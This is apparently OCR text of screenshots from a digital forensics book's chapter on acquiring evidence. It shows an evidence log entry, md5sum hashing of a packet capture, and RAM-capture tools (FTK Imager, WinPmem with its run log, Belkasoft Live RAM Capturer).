
File Name:	Description:	Hash:	Source:
ping_capture	Packet capture of ICMP activity	1a2edfe917b912696e4f7df3aacfafb8	192.168.0.110


Date / Time Acquired:	Captured By:	Method:	Storage Drive:
20220403T1634 UTC	G. Johansen	tcpdump	Evidence_001


```
arkime@arkime:~$ md5sum -help
md5sum: invalid option -- 'h'
Try 'md5sum --help' for more information.
arkime@arkime:~$ md5sum --help
Usage: md5sum [OPTION]... [FILE]...
Print or check MD5 (128-bit) checksums.

With no FILE, or when FILE is -, read standard input.

  -b, --binary         read in binary mode
  -c, --check          read MD5 sums from the FILEs and check them
      --tag            create a BSD-style checksum
  -t, --text           read in text mode (default)
  -z, --zero           end each output line with NUL, not newline,
                       and disable file name escaping

The following five options are useful only when verifying checksums:
      --ignore-missing  don't fail or report status for missing files
      --quiet          don't print OK for each successfully verified file
      --status         don't output anything, status code shows success
      --strict         exit non-zero for improperly formatted checksum lines
  -w, --warn           warn about improperly formatted checksum lines

      --help     display this help and exit
      --version  output version information and exit

The sums are computed as described in RFC 1321.  When checking, the input
should be a former output of this program.  The default mode is to print a
line with checksum, a space, a character indicating input mode ('*' for binary,
' ' for text or where binary is insignificant), and name for each FILE.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/md5sum>
or available locally via: info '(coreutils) md5sum invocation'
```


```
arkime@arkime:~$ md5sum ping_capture
1a2edfe917b912696e4f7df3aacfafb8  ping_capture
arkime@arkime:~$
```


Chapter 6: Acquiring Host-Based Evidence






AccessData FTK Imager 4.7.1.2
File View Mode Help
Evidence Tree
File List
Name
Size
Type
Date Modified
Custom Content Sources
Evidence:File System|Path|File
Options
New
Edit
Remove
Remove All
Create Image
Properties
Hex Value In...
Custom Con...
For User Guide, press F1


Memory Capture
Destination path:
E:\
Browse
Destination filename:
Acc_LT_008.mem
Include pagefile
pagefile.sys
Create AD1 file
memcapture.ad1
Capture Memory
Cancel












Name	Date modified	Type	Size
pagefile.sys	4/13/2022 5:06 PM	System file	3,538,944 KB
Acc_LT_008.mem	4/13/2022 5:00 PM	MEM File	18,317,312 KB


```
E:\>winpmem_mini_x64_rc2.exe -help
WinPmem64
Winpmem - A memory imager for windows.
Copyright Michael Cohen (scudette@gmail.com) 2012-2014.

Version 2.0.1 Oct 13 2020
Usage:
  winpmem_mini_x64_rc2.exe [option] [output path]

Option:
  -l    Load the driver and exit.
  -u    Unload the driver and exit.
  -d [filename]
        Extract driver to this file (Default use random name).
  -h    Display this help.
  -w    Turn on write mode.
  -0    Use MmMapIoSpace method.
  -1    Use \\Device\PhysicalMemory method (Default for 32bit OS).
  -2    Use PTE remapping (AMD64 only - Default for 64bit OS).

NOTE: an output filename of - will write the image to STDOUT.

Examples:
winpmem_mini_x64_rc2.exe physmem.raw
Writes an image to physmem.raw
```


```
E:\>winpmem_mini_x64_rc2.exe Acc_LT09.raw
WinPmem64
Extracting driver to C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp
Driver Unloaded.
Loaded Driver C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp.
Deleting C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp
The system time is: 14:46:26
Will generate a RAW image
 - buffer_size_: 0x1000
CR3: 0x00001AD002
 5 memory ranges:
Start 0x00001000 - Length 0x0009E000
Start 0x00100000 - Length 0x86C87000
Start 0x87687000 - Length 0x16217000
Start 0x9EC0E000 - Length 0x00001000
Start 0x100000000 - Length 0x35E000000
max_physical_memory_ 0x45e000000
Acquitision mode PTE Remapping
Padding from 0x00000000 to 0x00001000
pad
 - length: 0x1000
```



Administrator: Command Prompt
pad
- length: 0x1370000
14% 0x9D89E000 ..
copy_memory
- start: 0x9ec0e000
- end: 0x9ec0f000
14% 0x9EC0E000 .
Padding from 0x9EC0F000 to 0x100000000
pad
- length: 0x613f1000
14% 0x9EC0F000 .....
14% 0x9EC0F000 .....
copy_memory
- start: 0x100000000
- end: 0x45e000000
22% 0x100000000 .....xxx.....
27% 0x132000000 .....
31% 0x164000000 .....
36% 0x196000000 .....
40% 0x1C8000000 .....
45% 0x1FA000000 .....
49% 0x22C000000 .....
54% 0x25E000000 .....x.....
58% 0x290000000 .....
63% 0x2C2000000 .....
67% 0x2F4000000 .....
72% 0x326000000 .....
76% 0x358000000 .....
81% 0x38A000000 .....
85% 0x3BC000000 .....
89% 0x3EE000000 .....
94% 0x420000000 .....
98% 0x452000000 ......x.....
The system time is: 17:05:26
Driver Unloaded.
E:\>



Belkasoft Live RAM Capturer
Select output folder path:
E:\RamCapturer\x64
Loading device driver ...Physical Memory Page Size = 4096Total Physical Memory Size = 17888 MB
Capture!
Cancel
Close

